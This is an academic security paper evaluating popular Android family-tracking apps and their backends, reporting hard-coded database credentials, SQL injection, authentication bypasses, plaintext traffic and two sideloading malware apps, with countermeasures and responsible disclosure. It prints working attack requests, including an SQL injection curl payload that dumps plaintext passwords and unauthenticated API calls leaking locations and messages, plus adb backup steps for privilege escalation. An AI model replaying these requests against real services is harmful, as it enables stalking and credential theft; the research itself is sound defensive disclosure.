LITTLE BROTHER IS WATCHING – WE KNOW ALL YOUR SECRETS!

Siegfried Rasthofer, Stephan Huber & Steven Arzt
Fraunhofer SIT, Germany

{siegfried.rasthofer, stephan.huber, steven.arzt}
@sit.fraunhofer.de

ABSTRACT

Mobile devices come with a variety of different sensors such as GPS, as well as communication facilities such as SMS and Internet access. While such a rich feature set is very handy for the user, it is also open to abuse by attackers for espionage. The various mobile RATs discovered so far provide undeniable evidence of this dual use possibility. However, it is not only outright malicious apps that can pose a severe threat to mobile users' privacy and security. Benign family-tracking apps allow consenting users to track one another, e.g. to keep an eye on one's children or one's partner. In this research, we evaluated the security level of the most popular family-tracking apps on *Android*. We assessed the security of the respective apps and conducted assessments of the corresponding backend systems that store and process the user data to determine to what extent the confidentiality of such data is guaranteed. Our evaluation revealed that all of the apps under analysis have grave security issues. Some of these vulnerabilities affect the app implementation, but others allow access to the sensitive tracking data on the backend. These systems either lack authentication mechanisms completely or suffer from common security issues that allow an attacker to easily bypass the safeguards.

1. INTRODUCTION

While tracking persons has a long history in espionage and blackmailing, it has also become popular for less shady reasons. Parents want to know exactly what their children or family members are up to, and whether they are in any kind of trouble. Friends want to meet spontaneously if they happen to be in the same area, and couples want to check up on each other in case one partner is cheating. Mobile devices, and especially the different sensors like GPS, are very handy tools for such purposes. Usually, all involved parties (two or more) install the same app on their smartphone to share their location or access the location of their peers. The tracking features range from simple location tracking up to fully fledged user profiling that includes incoming SMS messages and the user's phone call history. The high download numbers of such apps show that they cater to a substantial demand. *Google* itself officially offers its own tracking app for *Android* called *Trusted Contacts* [1].

Technically, such tracking applications are not new. However, previous instances were clearly malicious apps, most commonly Remote Access Trojans (RATs). The difference between family trackers and RATs is that RATs are stealthy apps that operate without the consent or usually even the knowledge of the user being tracked. To better distinguish these two scenarios, we call the non-RAT apps 'mutual-awareness tracking apps'.

Nevertheless, on a purely feature-focused technical level, it is very hard to differentiate between the two types, since they offer similar features and use similar APIs. Legitimate tracking apps also run in the background, regularly access the GPS location, and send it out to the Internet. The main difference is the consent of the user to such actions. On the *Google Play Store*, for example, *Google* forbids commercial spyware including RATs [2]. On the other hand, the *Play Store* allows family-tracking apps, given that they explicitly inform the user and obtain consent when accessing personal data.

Existing research has largely focused on (commercial) spyware for mobile applications. For example, McNamee [3] examined how hard it is to build a RAT and what kind of data such a RAT can access on a smartphone. There has also been research [4] on how commercial spyware on mobile devices works. These studies describe technical details of the communication protocol between app and backend, as well as different techniques for accessing and storing sensitive data inside the client app.

In this paper, we instead focus on the security assessment of mutual-awareness tracking apps, i.e. benign tracking apps for *Android*. We assess both the apps themselves and the corresponding backend services. The goal of this research is to evaluate possible privacy violations of such apps by answering questions like 'Is my tracking data stored securely on the device as well as on the backend-side?' Our investigation shows that many apps and services suffer grave security issues. Some apps use self-made algorithms (Caesar cipher, simple shifting, etc.) instead of proper cryptography for data storage and transmission. Others do not even attempt to protect their communication and rely instead on the unprotected HTTP protocol. In some cases, we were able to impersonate the messaging system of the applications. Even more worrying than the apps, however, is the backend side. Hard-coded database credentials in apps allowed access to all stored user locations in the backend. With such a vulnerability, an attacker would be able to extract hundreds of thousands of tracking profiles. He could even update his copy in real time. Flaws in another server API allow an attacker to extract all user credentials (including 1.7m plaintext passwords), again giving full access to those profiles. For other backends, extracting credentials was not even necessary, because the user authentication could be bypassed altogether.

Even worse, while looking for tracker apps, we found and reported two malware apps in the *Google Play Store* that were disguised as tracker apps. This shows how hard it is to distinguish between 'proper' tracking apps, badly implemented tracking apps, and outright malicious apps.

In summary, this paper contributes the following:

- An evaluation of client-side security vulnerabilities prevalent in our selection of mutual-awareness tracking apps.
- An evaluation of the security vulnerabilities present in the backends of our selection of mutual-awareness tracking apps. Those vulnerabilities were mostly based on improper or missing authentication mechanisms that put sensitive tracking data at risk.
- The detection of two sideloading malware samples with more than five million downloads on the *Google Play Store.*

2. APPROACH AND TOOLING

For our security assessment, we used a basic penetration testing set-up for binary-only *Android* applications. We used the *CodeInspect* [5] reverse engineering tool for the application code, especially the integrated debugger and the disassembly feature. For capturing the network traffic between the apps and their respective backend servers, we used the proxy feature of the *Burp Suite* [6]. Reverse engineering the apps helped us understand custom crypto implementations or obfuscations, especially when such operations were applied to the network traffic. With the black-box app alone, and no further insights into its inner workings, we would not have been able to identify the protocol messages generated on the client side.

3. THREAT AND ATTACKER MODEL

In this section, we highlight the threats that we assessed during our study, and provide details of the capabilities that we assume for our attackers. Depending on the usage scenario, different types of attackers are possible.

3.1 Threat model

In the context of tracking apps, we assume the user's location data to be the most critical piece of information (and thus the prevalent target for an attacker). If the app also collects further profile data, such as the user's incoming SMS messages or their call history, we consider such data to be targeted as well. Other apps also provide communication features such as a lightweight messenger or file transfer app. In such cases, the messages and transferred data also seem to be valuable for an attacker. In general, any data that allows for profiling the user's movements or private conversations is considered critical.

3.2 Attacker model

In our study, we analysed the apps with respect to different attacker models. While an app might be vulnerable with regard to one type of attacker, it might be safe with regard to a less powerful attacker. For example, an app may be safe only if the attacker is not able to reliably intercept the network traffic.

The following list describes the power and limitations of each type of attacker:

- The **man-in-the-middle attacker** (MITM) is a remote attacker without any physical access to the user's device. The attacker does, however, have control over all network connections of the device without the user's knowledge. The *passive* MITM adversary is only able to eavesdrop on these connections, and cannot manipulate the traffic actively. The *active* MITM attacker, meanwhile, is able to eavesdrop, redirect or manipulate the network traffic. A MITM attacker is not able to break a proper cryptographic scheme such as AES, but can make use of any kind of well-known vulnerability [7, 8, 9, 10].
- The **external remote attacker** is also a remote attacker, but in contrast to the MITM attacker, they do not intercept or manipulate traffic between the device and the backend. Instead, their attack focus is on the backend alone. They send requests to the backend server side to obtain confidential information about one or more users of the app. By manipulating the server, an external attacker can also potentially influence the app behaviour.
- A **local attacker** (also known as an 'evil maid'), has (temporary) physical access to the device. We assume that they are able to bypass the device's lock screen. Local attackers can install or remove applications from the device, read app data from public storage locations, or change device configuration settings. In special cases, legitimate app users are also local attackers – for example, when they try to activate premium features without paying.

Note that none of our attackers has root access to the device, nor are they able to install system software signed with the operating system key. The *Android* sandbox model and the corresponding app isolation techniques bind them all.

4. SECURITY SUMMARY

For our security evaluation, we selected a number of popular tracking apps from the *Google Play Store*. Our selection was partially based on the download count and partially on the apps' user ratings in the store. Table 1 lists the tracking apps in which we found weaknesses or vulnerabilities. For the purpose of this paper, we categorized our findings into seven categories, three on the app side, two on the backend side, and two that affect the communication between app and backend:

- Hard-coded secrets (app)
- Privilege escalation (app)
- Insecure payments (app)
- Authentication and authorization bypass (backend)
- Missing authentication (backend)
- Custom crypto algorithms (communication security)
- Plaintext communication (communication security)

In the following sections, we will provide details of each of these categories and explain how an attacker can exploit these findings to gain access to sensitive user data. Table 2 shows for which category we found vulnerabilities in each app.

Because of the huge number of findings and the limited space in this paper, we will not describe them all in detail. Instead, we will focus on the most critical ones and those prevalent ones that demonstrate conceptual issues with tracking apps in general. All other findings are described in security advisories, which we will make available to the public on our website [11].

4.1 Vulnerabilities on the app side

The vulnerabilities described in the following subsections exist inside the tracking apps' client-side code. For these vulnerabilities, it was not necessary to analyse the communication protocol between the app and the backend, and no flaws inside the server-side code were required.

4.1.1 Hard-coded secrets

Some apps do not use an application-specific middleware. Instead, the app connects directly to a database server that is

App name	Version	Package name	Installations
My Family GPS Tracker	5.47	net.prtm.myfamily	1,000,000+
KidControl GPS Tracker	3.6.5	ru.kidcontrol.gpstracker	1,000,000+
Family Locator (GPS)	1.27	com.omrup.cell.tracker	100,000+
Free Cell Tracker	4.9	com.androidaplicativos.rastreadordelcelula	100,000
Rastreador de Novia	2.8	com.androidaplicativos.rastreadordenovia	100,000
Rastreador de Novia	2.8	com.androidaplicativos.rastreadordenovio	50,000+
Phone Tracker Free	2.6	com.androidaplicativos.phonetracker	100,000
Phone Tracker Pro	2.1	com.androidaplicativos.phonetrackerpro	100,000
Rastrear Celular Por el Numero	2.2	com.androidaplicativos.rastrearcelularporelnumero	1,000,000+
Localizador de Celular GPS	3.6	com.androidaplicativos.localizadordelcelular	500,000+
Rastreador de Celular Avanzado	2.6	com.androidaplicativos.rastreadordelcelularpro	100,000+
Handy Orten per Handynr	1.2	com.androidaplicativos.handyorten	10,000+
Localiser un Portable avec son Numero	1.2	com.androidaplicativos.traqueurdetelephone	50,000
Phone Tracker By Number	1.7	com.androidaplicativos.phonetrackerbynumber	1,000,000+
Track My Family	2.9	com.betaapp.myfamilylocator	1,000
Couple Vow	3.0.7	com.ms.coupleobserver	1,000,000+
Real Time GPS Tracker	0.9.81	com.greenalp.RealtimeTracke	1,000,000+
Couple Tracker - Mobile Monitor	1.93	com.bettertomorrowapps.spyyourlovefree	5,000,000+
Ilocatemobile	4.6.4	com.ilocatemobile.track	1,000,000+
Cell Tracker	2.1	es.cell.tracker.kids (MD5: be8d1c46b46af4176faf5d09fc7ae914)	1,000,000+
Mobile Monitoring - Phone Tracker	14.01	com.mobmonapp.appd (MD5: 158cc5a66e1c265220f8fc4f03861a76)	100,000+

Table 1: List of analysed apps with official app name, analysed version, package name (equal to Android Play Store id), and number of installations of the app (official Play Store counter).

App name	Findings (categories)
My Family GPS Tracker	Authentication bypass, bypass, unprotected communication
KidControl GPS Tracker	Unprotected communication, sensitive data exposure, authentication and authorization bypass, privilege escalation on app side
Family Locator (GPS)	Sensitive data exposure, authentication and authorization bypass
Free Cell Tracker	Hard-coded secrets
Rastreador de Novia	Hard-coded secrets
Rastreador de Novia	Hard-coded secrets
Phone Tracker Free	Hard-coded secrets
Phone Tracker Pro	Hard-coded secrets, privilege escalation on app side
Rastrear Celular Por el Numero	Hard-coded secrets
Localizador de Celular GPS	Hard-coded secrets
Rastreador de Celular Avanzado	Hard-coded secrets
Handy Orten per Handynr	Hard-coded secrets
Localiser un Portable avec son Numero	Hard-coded secrets
Phone Tracker By Number	Hard-coded secrets
Track My Family	Inprotected communication, authentication bypass
Couple Vow	Authentication and authorization bypass, unprotected communication, sensitive data exposure
Real Time GPS Tracker	Authentication bypass, sensitive data exposure, XSS injection
Couple Tracker - Mobile Monitor	Privilege escalation on app side
Ilocatemobile	Sensitive data exposure, unprotected communication
Cell Tracker	Malware
Mobile Monitoring - Phone Tracker	Malware

Table 2: List of all findings (categories) for each analysed application.

accessible from the Internet. The credentials for authenticating against that database server are hard coded in the app. All installations of the app on all phones share the same credentials and thus the same account inside the database. Consequently, there is no segregation of data between different users. Every person or system that knows these hard-coded credentials has full access to the database. The developers apparently placed full trust in the app running on the client (and thus in an uncontrollable environment) to filter out all data that the current user should not be able to see. We found that more than half of all the benign apps we analysed (10 out of 19) followed such a pattern.

Note that the capabilities of an external remote attacker are sufficient for exploiting this vulnerability. Every person can download the app from the *Play Store* and extract the backend credentials, with which they can then connect to the server. No access to a particular installation of the app is required to obtain the data of a specific victim, because the credentials are always the same.

4.1.2 App privilege escalation

While trivial apps only allow a user to share his location to one peer, other apps provide support for user groups and access control. *KidControl GPS Tracker*, for example, allows the users to create a group for all family members (kids and parents) and associated persons (grandparents, etc.). Inside such a group, it distinguishes between normal users (usually the kids or non-core members such as grandparents) and administrators (usually the parents). Administrators have full access to the locations of all users, can define alarms, and manage who belongs to their group of tracked devices (e.g. invite new users or remove existing ones). They can also set privileges for normal users. However, permission checks are only performed inside the app and not on the server. Once the app has downloaded the user's profile data, it caches this data in the shared preferences file. The app then fully trusts this local copy to represent faithfully the user's privileges. An attacker only needs to modify the local file on the phone to gain administrator privileges and then conduct all operations to which legitimate administrators of that group have access. He can even send out invitations for new administrators to join the group.

Modifying the shared preferences file of an *Android* app is trivial if backups are allowed inside the app's manifest file, which is the case for the *KidControl GPS Tracker* app. An attacker first attaches his phone to a computer with the *Android* SDK installed. He then executes the 'adb backup' command followed by the app's package name. This command generates a backup file on the device that contains not only the app's executable code, but also all content from its private data directory, including the shared preferences file. Afterwards, the attacker downloads the backup file from the device to his local computer. Although *Android* backup files follow a non-standard format, there are freely available open-source tools for decompressing such backup files. This gives the attacker access to the shared preferences file. After changing the desired value inside the shared preferences file to 'true', he needs to use the same tools to create an updated backup file. He then uploads this modified backup file to the device, and finally uses the 'adb restore' command to restore his backup. This replaces the shared preferences file in the app's private data directory with the manipulated one from the backup file. When the app is started again, the attacker enjoys the increased privileges. This attack requires a local attacker, e.g. a legitimate user of the app who is already member of a group, but who wants to gain more privileges inside that group. Note that we use the backup technique for modifying the file, because the app's private data directory is protected by *Android*'s sandbox model (i.e. only accessible by the app itself, but not by other apps or the shell) and we assume the attacker not to have root privileges.

4.1.3 Insecure payments

All apps we investigated were available from the *Google Play Store* for free. Some apps, however, only provide a limited feature set by default, and require a user to pay in order to unlock further premium features (the 'freemium' sales model). Depending on the app, such premium features can include access to longer tracking histories, or can allow a user to obtain more types of data (e.g. SMS messages) from the tracked device. Consequently, the app needs to maintain a list of available features for which the user has paid.

Some apps, such as the *Couple Tracker - Mobile Monitor* app, keep track of this data inside the shared preferences file as simple key-value pairs:

```
<boolean name="l_sms_full" value="false" />
```

An attacker can use the same technique as described in section 4.1.2 to modify the file and enable the SMS access feature without any payment. He only needs to make sure not to click on the 'premium upgrade' button inside the app. Otherwise, the app updates the shared preferences file with the user's actual payment status from the server. However, this is the only place in which the app synchronizes the user's payment status with the server. Consequently, the attacker can simply repeat the attack to re-gain his premium status if he has mistakenly clicked on the upgrade button. While this attack requires a local attacker, such a strong attacker model is not a drawback here, because the legitimate app user is the attacker in this case. He rightfully uses his own device with the app installed, but wants to activate more features without paying for them.

4.2 Vulnerabilities on the server side

During our investigation, we reverse engineered the apps to understand the application-layer communication protocol between each app and its backend. With this knowledge, we then proceeded to find vulnerabilities and implementation flaws in the backend. To our astonishment, we found many serious bugs that show a lack of basic security understanding on the part of the app/backend developers. We were able to bypass authentication mechanisms via SQL injection, and to gain access not only to sensitive information like location data, but also to full login credentials. Logic bugs and missing input validations allow attackers to manipulate sensitive user information such as profile data and to download SMS messages stored on the server. The following subsections describe the most relevant findings in detail.

4.2.1 Authentication and authorization bypass

When processing sensitive personal data on a remote system, proper authentication and authorization mechanisms are crucial. Without such mechanisms, unauthorized parties may gain access to the data. In our analysis, we found several backend vulnerabilities that allowed an attacker to gain access to user locations, chat conversations, or even full user credentials. In the following, we describe three examples in detail, all of which an external remote attacker can perform.

The first example is the *My Family GPS Tracker* app. The app's backend provides GPS data and photos without proper authorization checks. An attacker can access all GPS coordinates and photos of all users by simply sending a `GET-request` with an arbitrary `family_id` value, e.g. `650759`.

Example request:

```
request=%7B%22method%22%3A%22SyncLocation%22%2C%22
options%22%3A%7B%22family_id%22%3A650759%7D%2C%22uid%
22%3A%22ADM-9b41139c1c64b8430%3A85%3Aa9%3Adf%3A5f%3Ae
b%22%7D
```

The backend server replies with the GPS data and the URL of the photo stored on the *Amazon* cloud. Note that there is no further authentication.

```
{"code":204,"response":[{"pid":"358721",...},{"pid":
"869397","name":"\u0412\u0435\u0440\u0430","avatar":
"0","avatar_img":"http:\/\/***.s3-website-eu-west-1.
amazonaws.com\/photos\/d9\/*******.jpg","is_history":
"1","is_child":"0","battary":"81","position":{"lat":"*
n **","lng":"***","accuracy":"1","time":"149323049200
0","provider":"fused","satellites":"0"},"is_
location":0}]}
```

In the *Couple Vow* app, the remote endpoint is vulnerable to an SQL injection attack. The most critical one allows an external remote attacker to get all user credentials (email, username/id, plaintext password) using the following request (sensitive data is replaced by a '*'):

```
curl -H "Content-Type: application/json" -X POST -d
"{\"method\":\"getuserid\",\"deviceid\":\" ' or 1=1
limit 1 offset 5 --  \"}" http:// ****/***/***/
```

Response:

```
{"result":"success","id":"***","pass":"y*********4",
"email":"y*****7@****"}
```

Probing over the offset value would allow an attacker to gain access to all data (around 1.7 million records). This is especially dangerous, because studies like [12] and [13] show that many users choose the same password for multiple services. We can therefore assume that an attacker can use the credentials from the tracker service to log into other services such as the users' email or social media accounts.

The last vulnerability in this section is a conceptual design flaw. Instead of checking the user's password on the server side, the *Family Locator (GPS)* app verifies the password inside the app. After the user has entered his username, the app downloads the correct password from the backend, and then compares this value to the password entered by the user. Consequently, the server provides plaintext passwords to the app, even before any authentication has taken place. An attacker can abuse this flaw to get the password of any user by knowing just the victim's user id or email address. In our scenario, we assume our attacker knows the email address of the victim. In that case, the attack requires two steps, because the attacker first needs to find out the victim's numeric user id. For this first part, he triggers a `POST-request` to the application server:

```
POST /girlfriend_celltracker/api/login HTTP/1.1
Content-Type: application/json; charset=UTF-8
Content-Length: 28
Host: omsquare.in
Connection: close
User-Agent: okhttp/2.4.0

{"user_email":"foo@bar.com"}
```

The server returns the user id in its response:

```
{"login_data":[{"user_id":"1************9","user_
type":"1"}],"ResponseCode":"1","ResponseMsg":"log in
data","Result":"True","TimeZone":"GMT"}
```

In the second step, knowing the user id the attacker can 'ask' the server (firebase database) for the corresponding password, user location, and other private data:

```
Request with uid:
curl https://****.****.com/users/1*********9
Response from firebase
  user_speed=0

user_token=cQfgiDRWx9o:APA91bGTkU1N9FZo3c9ZIwReYR6n
zNiFaJaRgBq_1pi07SVcLvXvPeRiqMFcXD3bzFZVwrKW3H6F84x
rolHX9OaB...
  user_type=1
}
```

The response delivers the location, the user password and a token for further authentication against the database. Note that the attacker does not need any access to the user's phone or network traffic.

It is noteworthy that this behaviour is also part of the app's user experience. The app first presents a screen on which the user enters his email address. He then clicks on 'next' and the app switches to a new screen on which it asks for the password. On this second screen, the app already greets the user with his name. Consequently, the app must have access to at least some portion of the user's data before the user has even had a chance to enter his password. In fact, this data is taken from the same profile data (that also includes the plaintext password) the app has downloaded from the firebase database.

4.2.2 Missing authentication

Other apps expose sensitive data to the Internet due to a complete lack of authentication. In the *Ilocatemobile* app, an external remote attacker can simply request the tracking history of any user using the following request:

```
http://****.net/****.
aspx?userid=***&childid=***&currentdate=***
```

The attacker can freely choose the `userid` parameter. The `childid` parameter is the victim's user id. The `currentdate` parameter encodes the date on which the tracker has created the respective record. Consequently, an attacker only needs to know or guess the date and an id to get access to the location data.



Figure 1: Tracking history of a test user, visualized on Google Maps.

Attackers can also probe the whole range of ids to get a complete copy of all records in the database instead of spying on individual users.

Parsing the response and inserting the result into Google Maps will show the victim's tracks. Figure 1 shows the history of one of our test users. The capabilities of an external remote attacker are sufficient for this request, no access to the user's device or actual network traffic is required.

Even without backend access, the attacker can exploit the fact that the app relies on unprotected plaintext traffic for communicating with its backend. Consequently, a man-in-the-middle attacker can eavesdrop on all of the app's requests and all of the server's location responses to track the user.

Besides their core tracking functions, some apps provide additional features. The *Family Locator (GPS)* app has an integrated messaging service. The user can send a message to his girlfriend or vice versa. The backend API provides a command called 'get_sms' for delivering the message to the corresponding user. A POST-request containing the number of conversation messages and the user id returns the selected number of conversations for the user. Unfortunately, an implementation flaw in this API allows an external remote attacker to access all messages for all users simply by leaving the user id empty, as shown in the following script:

```
curl -X POST http://***/***/api/get_sms -H 'cache-
control: no-cache' -H 'content-type: application/json'
-H 'postman-token: ****' -d '{"cnt":"10","user_id":""}'
```

4.3 Communication vulnerabilities

Apps should rely on proper security protocols such as TLS for establishing a secure channel between the app and the backend, over which they can then exchange sensitive data. Unfortunately, some vendors try to avoid the extra effort of providing a TLS-capable backend. Instead, either they send their data in plain text over the HTTP protocol without any protection, or they apply custom 'crypto' algorithms for obfuscation. In the following subsections, we elaborate on our findings regarding app communication vulnerabilities.

4.3.1 Custom crypto algorithms

The *KidControl GPS Tracker* app, for example, uses such a custom obfuscation algorithm for sending the user's username and password to the backend server over an insecure HTTP channel. All data in the login request is encoded as key/value pairs. However, for each element, there is not a single key such as 'user=mike'. Instead, the app randomly picks from a set of possible keys for each element. For the username, this leads to the following possibilities:

```
nm=mike, raw=mike, mne=mike, dpt=mike, mop=mike,
nbt=mike, ram=mike, wvw=mike, cah=mike
```

The app deals with the password in a similar fashion with a different set of possible keys. It also uses different keys for the same data in different functions. For example, the set of possible keys for the password differs between logging in as an existing user and signing up as a new one. As a second obfuscation technique, the app uses a custom 'crypto' scheme, which mainly consists of multiple Base64 encodings and bytewise XOR operations against a hard-coded key. We have developed a decryption tool that takes a set of key/value pairs as input and outputs a plaintext username/password combination. With such a tool, a man-in-the-middle attacker can extract the credentials from a captured network stream and impersonate the corresponding user.

4.2.3 Plaintext communication

The following apps from our analysis set use plaintext (HTTP) communication: *Family Locator (GPS)*, *Track My Family*, *My Family GPS Tracker* and *Couple Vow*. These apps transfer all their data as plain text without any further protection. The data includes usernames, passwords, received text messages and the user's location data. If a victim uses such an app inside a public or attacker-controlled Wi-Fi network, the attacker can simply eavesdrop on the communication. Note that this not only exposes the user's location (which is usually nearby if the attacker is on the same Wi-Fi), but also that of the tracked peers. The capabilities of a man-in-the-middle attacker are sufficient for such an attack.

Worse, if the user triggers the authentication process (login), the attacker will also get the login credentials in plain text. With these credentials, he can independently track the victim and his peers, even if the victim disconnects from the Wi-Fi on which the attack has taken place. Consequently, an external remote attacker (who is less powerful than the man-in-the-middle attacker according to our definition from Section 3.2) is also able to misuse the captured account.

5. COUNTERMEASURES

App security is important, especially for apps that deal with highly sensitive private data that attackers can abuse to fully track and profile a human. It is therefore paramount to employ at least the standard protection mechanisms. All communications between the app and the backend should use a properly configured TLS channel – ideally, with a server certificate pinned into the client app. Apps should never transmit sensitive data in plain text or attempt to implement their own crypto.

From a management perspective, apps that deal with sensitive data (including their corresponding backends) should be developed with a more stringent software engineering process. Experts need to review the system architecture with regard to possible threats and applicable countermeasures, especially in the areas of communication and data storage, even before the start of the implementation phase. After development, such apps should undergo a rigorous evaluation and vetting process, on both the developer's and the app store's side. Developers should apply existing vulnerability scanners to their codebase. App stores should also check the uploaded binaries with code scanners. While such a scan cannot detect complex combinations of vulnerabilities that a human attacker could exploit, they can spot common programming mistakes. They are a useful addition to (expensive) manual penetration tests, which the developers apparently also omitted to carry out for the apps we investigated.

6. MALWARE ON THE GOOGLE PLAY STORE

During our investigation into benign, but vulnerable tracking apps on the *Google Play Store*, we also found two malware apps that violate the store policies. The benign tracking apps discussed so far operate with the consent of the person being tracked. They are normal, visible apps that the tracked person willingly and knowingly installs and that this person can easily uninstall or disable if they no longer want to be tracked. There is no misguidance as to the purpose of the tracking app. Such apps, with appropriate privacy policies, are accepted inside the *Play Store* and can be distributed there just like any other kind of app.

The *Cell Tracker* app, on the other hand, belongs to the commercial offering of *spygpstracker.net*. The official installation documentation on the company's website advertises the app with 'Our app operates unnoticeably, it works in absolutely stealth mode', which is a clear violation of both the *Play Store*'s policies and the idea of a mutual-awareness tracking app. The website further lists the following features: 'no app launching icon', 'no notification icon', 'no window with 'Privacy policy' text', 'can't found it in the Google Play website', 'no automatic upgrade through Google Play'. These hiding features – in particular the explicit removal of any kind of privacy policy – clearly show that this app is not intended for consensual tracking.

Still, the app is distributed indirectly via the *Play Store.* There is a downloader app in the *Play Store* that has a privacy policy, that is not stealthy, and that is marked as a tracker app. That app, however, requests only minimal permissions and contains no tracking code at all. Instead, it downloads the real tracker app from an external server and guides the user through the process of enabling sideloading in his device settings. It then installs the real, stealthy tracker app. In other words, a local attacker can use the app in the *Play Store* to set up the real, stealthy tracker app on his victim's phone. Once the downloader/installer app from the *Play Store* is uninstalled, only the stealthy second app remains, and the whole tracker installation is invisible. Since the second app clearly violates the *Play Store* policies, and the first app downloads APK files from external locations (which is also forbidden in the *Play Store* policies), the whole two-app package violates the *Play Store* policies. *Google* immediately removed the downloader app from the *Play Store* when we reported the issue. The second app and the *spygpstracker.net* service were still operational at the time of writing this paper.

The second example in this category, the *Mobile Monitoring – Phone Tracker* app, is a similar kind of downloader and installer for a second app hosted outside of the *Play Store*. The *Mobile Monitoring* app also employs string obfuscation to avoid detection in the *Play Store*. The characters of all strings are converted to ASCII bytes in binary representation, which are then concatenated to form new strings, e.g. '0010010010…'. We also reported this app to *Google* and it was subsequently removed from the *Play Store*.

More details about both findings are described on our website [14].

7. RESPONSIBLE DISCLOSURE AND ETHICS

We reported all of our findings to the respective app developers using a secure channel whenever possible, usually PGP-encrypted emails. All developers had at least 90 days to fix their issues between our initial report and this publication. Unfortunately, not all developers responded to our emails. In cases in which we were unable to contact the developer directly, we reported the app-related problems to *Google*'s Android App Security Team, known as ASI (Android Security Improvement Program [15]). We also found that the interaction with the ASI team was complicated when reporting a large number of findings in many different apps from many different developers.

Since this research could potentially affect highly sensitive data, we took special safeguards for maintaining user privacy. Wherever possible, we only accessed data associated with our own test users created by members of the research group. No obtained data was stored or made public. All members of the research group were especially instructed to limit the privacy impact of their work. We even anonymized all data in the vulnerability reports sent to the developers. We further ensured that our research was in full compliance with European data protection laws and regulations and closely cooperated with our legal team. We also paid special attention to make sure that the operation or integrity of backend services was never at risk and that changes were limited to our own accounts.

SUMMARY

In this work, we presented the results of our security evaluation of real-world tracking apps. We not only found severe vulnerabilities in all apps that we investigated, but also discovered two malware apps inside the *Google Play Store*. For the benign apps, we found that many developers violate basic security principles. Many apps transmit sensitive data over insecure channels (HTTP connections), or employ their own custom algorithms instead of proper encryption. We have reported all of our findings to the respective developers and, in the case of the malware, the Android Security Team. In the light of our findings, we recommend that developers use a more involved process for software design, development and testing to ensure that sensitive personal data is handled properly.

REFERENCES

[1] https://play.google.com/store/apps/details?id=com.google.android.apps.emergencyassist.

[2] Google. The Google Android Security Team's Classifications for Potentially Harmful Applications. February 2017. https://source.android.com/security/reports/Google_Android_Security_PHA_classifications.pdf.

[3] McNamee, K. How to Build a SpyPhone. Black Hat 2013. https://media.blackhat.com/us-13/US-13-McNamee-How-To-Build-a-SpyPhone-Slides.pdf.

[4] Dalman, J. Commercial Spyware Detecting the Undetectable. Black Hat 2015. https://www.blackhat.com/docs/us-15/materials/us-15-Dalman-Commercial-Spyware-Detecting-The-Undetectable.pdf.

[5] http://www.codeinspect.de.

[6] https://portswigger.net/burp.

[7] Fahl, S. et al. Why Eve and Mallory Love Android: An Analysis of Android SSL (in)Security. In Proceedings of the 2012 ACM Conference on Computer and Communications Security (pp. 20-61). New York, NY, USA: ACM.

[8] Adrian, D. et al. Imperfect Forward Secrecy: How Diffie-Hellman Fails in Practice. In Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security (S. 5-17). 2015. New York: ACM.

[9] Aviram, N. et al. DROWN: Breaking TLS using SSLv2. 25th USENIX Security Symposium, 2016. https://www.usenix.org/system/files/conference/usenixsecurity16/sec16_paper_aviram.pdf

[10] Möller, B.; Duong, T.; Kotowicz. K. This POODLE bites: exploiting the SSL 3.0 fallback. 2014. https://www.openssl.org/~bodo/ssl-poodle.pdf.

[11] https://team-sik.org/trent_portfolio/in-security-of-tracking-apps/.

[12] Anupam Das, J. B. The Tangled Web of Password Reuse. NDSS Symposium 2014.

[13] Vijayan, J. Password Reuse Abounds, New Survey Shows. DARK Reading. January 2018. https://www.darkreading.com/informationweek-home/password-reuse-abounds-new-survey-shows/d/d-id/1331689.

[14] https://team-sik.org/sideloading-malware-googleplay-2017/.

[15] https://developer.android.com/google/play/asi.